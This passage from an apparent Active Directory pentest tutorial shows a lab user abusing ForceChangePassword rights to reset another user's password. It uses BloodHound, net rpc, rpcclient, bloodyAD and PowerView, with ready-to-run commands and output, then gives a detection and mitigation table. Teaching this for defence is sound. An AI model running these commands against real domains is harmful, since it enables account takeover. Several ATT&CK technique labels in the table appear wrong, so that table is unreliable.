
At this point, Raj now has **Reset Password** rights for **Aarti user**, meaning **Raj** can change the password of **Aarti** user’s account without knowing their current password

Exploitation

Bloodhound- Hunting for Weak Permission

Use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that Raj has the **ForceChangePassword** rights for **Aarti** user.


```
bloodhound-python -u raj -p Password@1 -ns 192.168.1.8 -d ignite.local -c All
```



```
┌──(root㉿kali)-[~/blood]
└─# bloodhound-python -u raj -p Password@1 -ns 192.168.1.8 -d ignite.local -c All

INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 7 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: client.ignite.local
INFO: Querying computer: DC1.ignite.local
INFO: Done in 00M 01S
```

From the graphical representation of Bloodhound, the tester would like to identify the outbound object control for selected user where the first degree of object control value is equal to 1.



RAJ@IGNITE.LOCAL

Database Info | Node Info | Analysis

Group Delegated Local Admin Rights	0
Derivative Local Admin Rights	▶

EXECUTION RIGHTS


First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0

OUTBOUND OBJECT CONTROL

First Degree Object Control	1
Group Delegated Object Control	0
Transitive Object Control	▶

INBOUND CONTROL RIGHTS

Thus, it has shown that **Raj** User has **ForceChangePassword** privilege for **Aarti** user.




Method for Exploitation – Change Password (T1110.001)

The tester can abuse this permission by changing password for **Aarti** user without knowing their current password.

1. **Linux Net RPC – Samba**

It can be achieved from UNIX-like system with **net**, a tool for the administration of samba and cifs/smb clients.

```
net rpc password aarti 'Password@987' -U ignite.local/raj%'Password@1' -S 192.168.1.8
```




```
┌──(root㉿kali)-[~]
└─# net rpc password aarti 'Password@987' -U ignite.local/raj%'Password@1' -S 192.168.1.8
```

2. **Linux Net RPC – Rpcclient**

The **rpcclient** can also be used on UNIX-like systems when the package samba-common-bin is missing.

```
rpcclient -U ignite.local/raj 192.168.1.8
setuserinfo aarti 23 Password@987
```




```
┌──(root㉿kali)-[~/blood]
└─# rpcclient -U ignite.local/raj 192.168.1.8
Password for [IGNITE.LOCAL\raj]:
rpcclient $> setuserinfo aarti 23 Password@987
rpcclient $>
```

3. **Linux Bloody AD**

Alternatively, it can be achieved using bloodyAD

```
bloodyAD --host "192.168.1.8" -d "ignite.local" -u "raj" -p "Password@1" set password "aarti"
"Password@987"
```




```
┌──(root㉿kali)-[~]
└─# bloodyAD --host "192.168.1.8" -d "ignite.local" -u "raj" -p "Password@1" set password "aarti" "Password@987"
[+] Password changed successfully!
```

4. **Windows PowerShell - Powerview**

The attacker can change the password of the user using **PowerView** module. This can be achieved with **Set-DomainUserPassword** cmdlet.


```
powershell -ep bypass
Import-Module .\PowerView.ps1
$NewPassword = ConvertTo-SecureString 'Password1234' -AsPlainText -Force
Set-DomainUserPassword -Identity 'aarti' -AccountPassword $NewPassword
```



```
PS C:\Users\raj> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\raj> Import-Module .\PowerView.ps1
PS C:\Users\raj> $NewPassword = ConvertTo-SecureString 'Password1234' -AsPlainText -Force
PS C:\Users\raj> Set-DomainUserPassword -Identity 'aarti' -AccountPassword $NewPassword
PS C:\Users\raj>
```

Detection & Mitigation




Detection & Mitigation

Attack	MITRE ATT&CK Technique	MITRE ATT&CK Technique	Detection	Mitigation
Reset Password	T1110.001 – Password Cracking	Attackers with Generic ALL permissions can reset the target user's password to gain full access to their account.	• Monitor for unusual password resets by non-admin users. • Detect anomalies in password change activities. • Check audit logs for unusual access or password reset events.	• Enforce least privilege access control. • Limit the use of powerful permissions like Generic ALL. • Require multi-factor authentication (MFA) for password resets.
Account Manipulation	T1098 – Account Manipulation	Attackers with Generic ALL can modify account attributes (add groups, change privileges) or even disable auditing.	• Monitor for account changes, including group memberships and privileges. • Log changes to critical accounts (e.g., admin, domain admin accounts).	• Use privileged access workstations (PAWs) for administrative tasks. • Restrict sensitive permissions like Generic ALL. • Implement Role-Based Access Control (RBAC).
Kerberoasting	T1558.003 – Kerberoasting	Attackers with access can request service tickets for service accounts with SPNs, allowing offline cracking of the ticket for credential extraction.	• Monitor for excessive Kerberos ticket-granting service (TGS) requests. • Detect abnormal account ticket requests, especially for accounts with SPNs. • Enable Kerberos logging.	• Use strong, complex passwords for service accounts. • Rotate service account passwords regularly. • Disable unnecessary SPNs. • Monitor TGS requests for anomalies.
Setting SPNs	T1207 – Service Principal Discovery	Attackers can add an SPN to an account, allowing them to later perform attacks like Kerberoasting to retrieve service account TGS tickets.	• Monitor changes to SPN attributes using LDAP queries or PowerShell. • Detect modifications to AD attributes related to SPNs. • Monitor account changes using event logs.	• Limit the ability to modify SPNs to authorized users only. • Enforce MFA for service accounts. • Ensure strong passwords for accounts with SPNs. • Periodically audit SPNs.
Shadow Credentials	T1208 – Credential Injection (Abusing msDS-KeyCredentialLink)	Attackers use the msDS-KeyCredentialLink attribute to add alternate credentials (keys or certificates) for an account, allowing persistence and authentication without knowing the user's password.	• Monitor changes to the msDS-KeyCredentialLink attribute. • Audit AD logs for unusual certificate and key additions. • Use LDAP queries to detect attribute modifications.	• Limit access to modify msDS-KeyCredentialLink to authorized accounts. • Regularly audit msDS-KeyCredentialLink attributes. • Use strong key/certificate management practices
Pass-the-Ticket (PTT)	T1550.003 – Pass the Ticket	Attackers use captured Kerberos tickets (TGT/TGS) to authenticate to services without knowing the password.	• Monitor for unusual Kerberos ticket-granting ticket (TGT) or service ticket (TGS) usage. • Detect ticket reuse across different systems • Enable and monitor Kerberos logging.	• Use Kerberos Armoring (FAST) to encrypt Kerberos tickets. • Enforce ticket expiration and short lifetimes for TGT/TGS. • Enforce ticket expiration and short lifetimes for TGT/TGS. • Implement MFA for critical resources.
Pass-the-Hash (PTH)	T1550.002 – Pass the Hash	Attackers use captured NTLM hash to authenticate without knowing the actual password, often used for lateral movement or privilege escalation.	• Monitor NTLM authentication attempts and detect anomalies (especially from low-privilege to high-privilege accounts). • Analyze logins that skip standard authentication steps.	• Disable NTLM where possible. • Enforce SMB signing and NTLMv2. • Use Local Administrator Password Solution (LAPS) to manage local administrator credentials. • Implement MFA.
Adding Users to Domain Admins	T1098.002 – Account Manipulation: Domain Account	Attackers with Generic ALL can add themselves or another account to the Domain Admins group, granting full control over the domain.	• Monitor changes to group memberships, especially sensitive groups like Domain Admins. • Enable event logging for group changes in Active Directory.	• Limit access to modify group memberships. • Enable just-in-time (JIT) administration for critical roles • Use MFA for high-privilege accounts and role modifications.

iGNITE
Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE



BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials

ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT

- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in